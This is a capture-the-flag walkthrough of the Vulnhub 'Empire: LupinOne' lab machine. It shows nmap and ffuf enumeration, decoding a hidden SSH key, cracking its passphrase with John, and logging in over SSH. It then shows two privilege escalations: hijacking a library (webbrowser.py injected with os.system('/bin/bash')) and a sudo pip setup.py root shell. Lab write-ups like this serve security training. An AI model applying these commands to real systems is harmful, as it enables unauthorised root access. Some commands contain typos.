Empir: LupinOne Vulnhub cracked

Here I am using kali as attacker and virtual box as a client. I have set up Nat connection between both the systems. I opened the system and let it be on same mode while I also used kali for port scanning.

Step 1. Launching Nmap


Nmap –sC –sV 192.168.1.2

```
┌──(root💀 kali)-[~]
└─# nmap -sC -sV 192.168.1.2
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-18 13:58 EST
Nmap scan report for 192.168.1.2
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
| http-robots.txt: 1 disallowed entry
| /~myfiles
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.48 (Debian)
MAC Address: 00:0C:29:5D:6F:46 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Observing the output of nmap Scanning


- On port 22 there is an SSH server
- An HTTP sevice running on pport 80
- A /~myfiles

Running http://192.168.1.2/~myfiles/



Error 404

As no output is shown, observing the source code




Here, we still got no any datas. Thus using fuzz to gain some additional information.

ffuf -c -w /usr/share/seclists/Discovery/Web-Content/common.txt -u 'http://192.168.233.1.2/~FUZZ'

Here we find something like secret thus checking out it may be directory.

http://192.168.1.2/~secret/



Here we found out that the user name for our device is **icex64.** From above statements, we came to know that, we still may get other files thus still fuzzing, we get the following,

ffuf -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.1.2/~secret/.FUZZ' -fc 403 -e .txt,.html

```
┌──(root💀 kali)-[~]
└─# ffuf -c -ic -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.1.2/~secret/.FUZZ' -fc 403 -e .txt,.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3

:: Method           : GET
:: URL              : http://192.168.1.2/~secret/.FUZZ
:: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Extensions       : .txt .html
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200,204,301,302,307,401,403,405
:: Filter           : Response status: 403

                        [Status: 200, Size: 331, Words: 52, Lines: 6]
                        [Status: 200, Size: 331, Words: 52, Lines: 6]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2]
:: Progress: [661641/661641] :: Job [1/1] :: 16686 req/sec :: Duration: [0:00:34] :: Errors: 0 ::
```

We got the name of some files. Thus checking the file

http://192.168.1.2./~secret/.mysecret.txt

192.168.1.2/~secret/.mysecret.txt


```
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLos
NLmQBsNT936L6VwYdEPKuLeY6wuyYmffQYZEVXhDtK6pokmA3Jo2Q83cVok6x74M5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3
fP5NwEpsCgeCWYSYh3XeF3dUqBBpf6xMJnS7wmZa9oWZVd8Rxs1zrXawVKSLxardUEfRLh6usnUmMMAnSmTyuvMTnjK2vzTBbd5djv
i68RA4V1pa5yaj2UQ6xRpF6otrWTerjwALN67preSWWH4vY3MBv9Cu6358KWeVC1YZAXvBRwoZPXtquY9EiFL6i3KXFe3Y7W4Li7jF
xveN3EUFnuDtfB4ADRt57UoKLMDi1V73Pt5PQe8g8SLjuvtNYpo8AqyC3zTMSmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW21
neLweh74jFWKzfSLgEVyc7RyAS7Qkwkud9ozyBxxsV4VEdf8mW5g3nTDyKE69P34SkpQgDVNKJvDfJvZbL8o6BfPjEPi125edV9JbC
eRMZtjzaLBZ2wDLeJUKEjaJAHnFLxs1xWXU7V4gigRAtiMFB5bjFTc7owzKHcqP8nJrXou8VJqFQDMD3PJcLjdErZGUS7oauaa3xhy
xNyLf7r8H98WbtCshaEBaY7b5CntvgFFEucFanfbz6w8cDyXJnkzeW1fz19Ni9i6h4Bgo6BR8Fkd5dheH5TGz47VFH6hmY3aUgUvP8
rYKM6BBiuK9QkswCzgPtjsfFBBUo6vftNqCNbzQn4NMQmxm28hDMDU8GydwUm19ojNo1scUMzGfN4rLx7bs3S9wYaVLDLiNeZdLLU1
6maGCsgjbuAhLyCwfGn1LwLoJDQ1kjLmnVrk7FkUUESqJKjp5cuX1EUpFjsfU1HaibABz3fcYY2cZ78qx2iaqS7ePo5Bkwv5XmtcLE
FHorfgtRk8ZpuEPpHH25aoJfNMtY45mJYjHMVSVnvG9e3PHrGwrks1eLQRXjjRmGtWu9cwT2bjy2huWY5b7xUSAXZfmRsbkT3eFQnG
NG9ThpPgWJoFb1sJL1ic9QVTvDHCJnD1AKdCjtNHrG973BVZNUF6DwbFq5d4CTLN6jxtCFs3XmoKquzEY7MiCzRaq3kBNAFYNCoVxR
jdBxdzfz7pWvK8jivhnQaiajW3pwt4cZxwMfcrrJke14vN8Xbyqdr9zLFjZDJ7nLdmuXTwxPwD8Seoq2hYEhR97DnKfMY2LhoWGaHo
a85X55Pu4tCxyF2FR9E3c2zxtryG6N2oVTnyZt23YrEhEe9kcCX59RdhrDr71Z3zgQkAs8uPMM1JPvMNgdyNzpgEGGgj9czgBaN5Pw
mRCmXxArBFVwjfV23SjyhTjhdqswJE5nP6pVnshbV8ZqG2L8d1cwhxpxggmu1jByELxVHF1C9T3GgLDvgUv8nc7PEJYoXpCoyCs55r3
cnn92ncLD1Bw5ioB8NyZ9CNkMNk4Pf7Uqa7vCTgw4VJvvSjE6PRFnqDSrg4avGUqeMUmngc5mN6WEa3pxHpkhG8ZngCqKvVhegBAVi
DDA7HdQd2UpCghEGtWSfEJtDgPxurPq8qJQh3N75YF8KeQzJs77Tpwcdv2Wuvi1L5ZZtppbWymsgZckWnkg5NB9Pp5izVXCiFhobqF
4L4TuEzRZEyWy6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAGryQ3tnxytWNuHWkPohMMKUiDFeRyLi
```


Here we detemined the secret key was used as Base-58 Decoder. Decoding it and saving the decoded key in sshkey file name are done with nano files.

Now Performing the exploit

We are using ssh2john to obtain the hash value of the shh-key.

```
locate ssh2john
/usr/share/john/ssh2john.py sshkey > hash

john --wordlist=/usr/share/wordlists/fastrack.txt hash
```

```
┌──(root💀 kali)-[~/Desktop/lupin 1]
└─# locate ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-39.pyc

┌──(root💀 kali)-[~/Desktop/lupin 1]
└─# /usr/share/john/ssh2john.py sshkey > hash

┌──(root💀 kali)-[~/Desktop/lupin 1]
└─# john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all l
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd!        (sshkey)
1g 0:00:00:01 DONE (2021-12-18 13:37) 0.6451g/s 41.29p/s 41.29c/s 41.2
Use the "--show" option to display all of the cracked passwords reliab
Session completed.
```

Here we got our passowrd for our device I.e. **P@55w0rd!.**

Now using user icex64 to connect to ssh.

Sudo –l

Cat /home/arsene/heist.py

```
┌──(root💀 kali)-[~/Desktop/lupin 1]
└─# ssh -i sshkey icex64@192.168.1.2
Enter passphrase for key 'sshkey':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_
##########################################
Welcome to Empire: Lupin One
##########################################
Last login: Sat Dec 18 13:47:35 2021 from 192.168.1.3
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bi

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Privilege Escalation

First launching a basic Python http.serve

Python –m simpleHTTPServer 80

```
┌──(root💀 kali)-[/mnt/privs/linux]
└─# ls
linpeas.sh

┌──(root💀 kali)-[/mnt/privs/linux]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Switching to icex64 terminal. We will be moving to the /tmp directory and importinh linpeas script for kali linux.

Cd /tmp

Wget 192.168.1.3/lineoas.sh

Chmod 777 linepeas.sh

./linepeas.sh

```
icex64@LupinOne:~$ cd /tmp
icex64@LupinOne:/tmp$ wget 192.168.1.3/linpeas.sh
--2021-12-18 13:49:56--  http://192.168.1.3/linpeas.sh
Connecting to 192.168.1.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 476162 (465K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                          100%[

2021-12-18 13:49:56 (145 MB/s) - 'linpeas.sh' saved [476162/476162]

icex64@LupinOne:/tmp$ chmod 777 linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

```
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt
```

We got the python file here while scanning. To operate this python file, we utilised the nano command and edit script to call /bin/bash code into it.


Os.system("/bin/bash")

```
#! /usr/bin/env python3
"""Interfaces for launching and remotely controlli
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
__all__ = ["Error", "open", "open_new", "open_new_

class Error(Exception):
    pass

lock = threading.RLock()
```

Now switching user icex64 to arsene

sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

Sudo -l



```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

Now to conduct pip privilage escalation, run following commands

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne:~$ TF=$(mktemp -d)
arsene@LupinOne:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:~$ sudo pip install $TF
Processing /tmp/tmp.GqmwoqDDln
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt

3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}
See you on the next heist.
```

That’s how we get the machines schell.